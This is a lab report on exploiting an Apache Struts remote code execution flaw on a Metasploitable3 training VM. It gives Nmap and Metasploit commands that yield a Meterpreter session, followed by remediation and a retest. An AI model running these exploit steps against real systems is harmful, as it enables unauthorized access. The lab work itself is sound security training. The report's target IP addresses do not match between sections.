📄 Vulnerability Exploitation Report.

🧩 1. Objective:

The objective of this task is to identify, analyze, and exploit a known vulnerability in a vulnerable web application hosted on **Metasploitable3**, and to demonstrate the impact of exploitation using industry-standard tools.

🛠️ 2. Tools Used:

- **Nmap** – Network scanning and service enumeration
- **Metasploit Framework** – Exploitation
- **OWASP ZAP** – Web vulnerability scanning

🌐 3. Target Environment:


- Target Machine: Metasploitable3
- Attacker Machine: Kali Linux
- Target IP: `192.168.15.129`

🔍 4. Reconnaissance & Scanning (Nmap):

A network scan was conducted to identify open ports and running services on the target system.

💻 Command Used:

nmap -sV -p- 192.168.15.132




🧪 5. Web Vulnerability Scanning (OWASP ZAP):

OWASP ZAP was used to scan the web application for vulnerabilities.

📊 Findings:

- Apache Struts vulnerability detected
- Possible Remote Code Execution (RCE)



💥 6. Exploitation (Metasploit):


The identified Apache Struts vulnerability was exploited using Metasploit.

💻 Commands Used:

```
msfconsole
use exploit/multi/http/struts_code_exec
set RHOSTS <TARGET_IP>
set RPORT 8080
Run
```

⚡ Result:

- Successful remote code execution
- Meterpreter session established



🔓 7. Post-Exploitation Evidence:

📌 Actions Performed:


- Verified system access
- Executed commands on target machine

💻 Commands:

whoami
uname -a

🎯 Impact Demonstrated:

- Unauthorized remote access achieved
- Full control over target system confirmed



📊 8. Vulnerability Summary:

Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution in Apache Struts
Outdated PHP Version	6.8	Known vulnerabilities in older PHP versions could lead to code execution or info leakage

🛡️ 9. Remediation Recommendations:

- Update Apache Struts to the latest secure version
- Apply official security patches
- Implement Web Application Firewall (WAF)
- Conduct regular vulnerability scans

✅ 10. Verification:

After applying remediation, the vulnerability was re-tested.

✔️ Result

- Exploit attempt failed
- System no longer vulnerable.

📝 Conclusion:

The Vulnerability Exploitation task successfully demonstrated the complete attack lifecycle on the Metasploitable3 VM. Using **Nmap**, open ports and services were identified, confirming the presence of an outdated **Apache Struts** application. **OWASP ZAP** verified the vulnerability, and **Metasploit** was used to exploit it, achieving **remote code execution** and unauthorized access. Post-exploitation commands confirmed system control and the impact of the vulnerability. Finally, remediation steps—including **updating Struts** and **restarting services**—were applied and verified, showing the vulnerability was mitigated.